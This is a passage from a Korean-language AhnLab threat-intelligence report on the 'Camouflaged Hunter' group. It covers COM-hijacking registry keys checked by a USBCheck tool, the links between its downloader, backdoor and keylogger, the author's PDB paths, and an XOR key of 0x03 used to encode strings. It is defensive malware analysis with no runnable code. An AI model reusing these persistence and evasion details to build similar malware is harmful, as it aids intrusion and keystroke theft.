
HKEY_CURRENT_USER₩Software₩₩Classes₩₩CLSID₩₩{00020424-0000-0000-C000-000000000046}₩₩InprocServer32
HKEY_CURRENT_USER₩Software₩₩Classes₩₩CLSID₩₩{fbeb8a05-beee-4442-804e-409d6c4515e9}₩₩InprocServer32

[표 12] 파일 존재 시 USBCheck가 경로와 비교하는 레지스트리 값

레지스트리 키 값에 따라 ..₩..₩readme.txt 파일을 생성한다.

연관관계 분석

현재까지 탐지된 악성코드와 공격 방식의 연관성을 관계도로 표현하면 [그림 12]와 같다.



[그림 12] 악성코드와 공격 방식 간 연관성

카모플라쥬드 헌터가 사용한 악성 LNK와 다운로더, 백도어, 키로거 악성코드는 비슷한 경로(예: %AppData%₩Roaming₩Microsoft₩Vault 등)에서 실행된다.

안랩은 다운로더와 키로거가 함께 발견된 시스템을 여러 대 확인했다. 또한, 해당 시스템에서 인스톨러, DLL 파일 로더, 키로거, 디코더 등을 추가로 발견했다.

이들 툴은 PDB 경로를 포함하는데, 이들 모두 'C:₩Users₩nick₩Desktop₩### Tool₩###'로 시작한다는 공통점이 있다. 따라서 제작자가 동일한 것으로 추정된다.

PDB 경로
C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩PrinterDll₩Release₩PrinterDll.pdb
C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩SimpleDllLoader₩Release₩SimpleDllLoader.pdb
C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩SimpleDllLoader₩x64₩Release₩SimpleDllLoader.pdb
C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩USBCheck₩Release₩USBCheck.pdb
C:₩Users₩nick₩Desktop₩### Tool₩### Expand₩### KeyLog₩KeyLogW₩Release₩KeyLogW.pdb
C:₩Users₩nick₩Desktop₩### Tool₩### Expand₩### KeyLog₩KeyLogW₩x64₩Release₩KeyLogW.pdb
C:₩Users₩nick₩Desktop₩### Tool₩### Expand₩### KeyLogDecode₩KeyLogDecode₩Release₩KeyLogDecode.pdb

[표 13] 툴 별 PDB 경로

툴은 주요 문자열이 XOR 연산으로 암호화돼 있으며, 키 값은 모두 '0x03'으로 동일하다. 툴이 발견된 경로도 대부분 다운로더 또는 백도어와 동일하다.

결론

카모플라쥬드 헌터 그룹은 2018년부터 중국에서 주로 활동하던 그룹이지만 2021년 이후 다른 아시아 국가에서도 활동하고 있다. 초기에는 중국의 인사 컨설팅 및 무역 관련 분야를 공격해 금전적 이득 목적을 가졌다고 생각되지만 2023년 2월 이후 공격에서는 정치, 외교, 군사 관계자에 대한 공격도 의심되고 있어 이들의 목표가 단순한 금전적 이득이 아닐 수 있다.

공격 기법 측면에서 정교함이나 기술적 수준이 높지는 않지만 중국을 중심으로 아시아 일부 지역에서 활동하고 있음에도 이 그룹에 대한 정보가 부족해 추가적인 연구가 필요하다.

안랩 제품군의 진단명과 IoC 정보는 자사 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인할 수 있다.
►**TIP 포털 바로가기**

AhnLab TI개발팀 차민석 수석